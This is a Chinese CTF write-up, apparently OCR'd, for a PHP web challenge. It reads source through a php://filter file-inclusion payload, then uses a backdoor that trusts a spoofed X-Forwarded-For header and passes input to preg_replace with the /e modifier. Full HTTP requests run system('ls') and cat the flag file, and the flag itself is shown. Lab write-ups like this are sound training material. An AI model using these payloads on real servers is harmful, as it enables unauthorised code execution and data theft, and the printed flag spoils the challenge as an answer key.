
倒计时：03:57:29

题目附件：暂无

得知有一个后门可以利用。



访问所有页面发现只有设备维护中心能够打开。



设备列表


□	ID	设备名	区域	维护状态	设备...
数据接口请求异常					

index

想到文件包含。

使用filter伪协议读取index.php的内容：

```
index.php?page=php://filter/read=convert.base64-encode/resource=index.php
```



云平台设备维护中心


设备列表

□	ID	设备名	区域	维护状态	设备...
数据接口请求异常					

PD9waHAKZXJyb3JfcmVwb3J0aW5nKDApOwoKQHNlc3Npb25fc3RhcnQoKTsKcG9zaXhfc2V0dWlkKDEwMDApOwoKCj8+CjwhRE9DVFlQRSBIVE1MPgo8aHRtbD4KCjxoZWFkPgogICAgPG1ldGEgY2hhcnNldD0idXRmLTgi

得到一串base64.


解码得到一段php代码。结合题目描述寻找后门，在程序的最后发现



```
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

该后门是利用的preg_replace函数的漏洞：当该函数的第一个参数pattern采用了/e的正则模式时，该函数会将第二个参数replacement作为代码执行。

所以抓包添加x-forwarded-for:127.0.0.1并且url中?pat=/.*/e&rep=system(‘ls’)&sub=foo



```
GET /index.php?pat=/.*/e&rep=system('ls')&sub=foox HTTP/1.1
Host: 111.198.29.45:55370
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
x-forwarded-for:127.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:55370/index.php
Cookie: PHPSESSID=b9uushnvruie57pj6b8ijbm8d2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
        element.on('nav(demo)',
function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br >css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
□□.png
css
index.html
index.php
js
layui
logo.png
s3chahahaDir
start.sh
□□.png

</body>

</html>
```

成功执行。

接下来更改rep为system(‘ls+s3chahahaDir’)

system(‘ls+s3chahahaDir/flag’)

system(‘cat+s3chahahaDir/flag/flag.php’)



```
GET
/index.php?pat=/.*/e&rep=system('cat+s3chahahaDir/flag/flag.php'
)&sub=foo HTTP/1.1
Host: 111.198.29.45:55370
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
x-forwarded-for:127.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://111.198.29.45:55370/index.php
Cookie: PHPSESSID=b9uushnvruie57pj6b8ijbm8d2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
        var element = layui.element;
//□□□hover□□□□□□□□□□□□□□□element□□
        //□□□□□□
        element.on('nav(demo)',
function(elem) {
            //console.log(elem)
            layer.msg(elem.text());
        });
    });
    </script>

<br >Welcome My Admin ! <br ><?php

$flag =
'cyberpeace{e806df2af3e4af00e0aca3105eeee882}'
;

?>
<?php

$flag =
'cyberpeace{e806df2af3e4af00e0aca3105eeee882}'
;

?>

</body>
```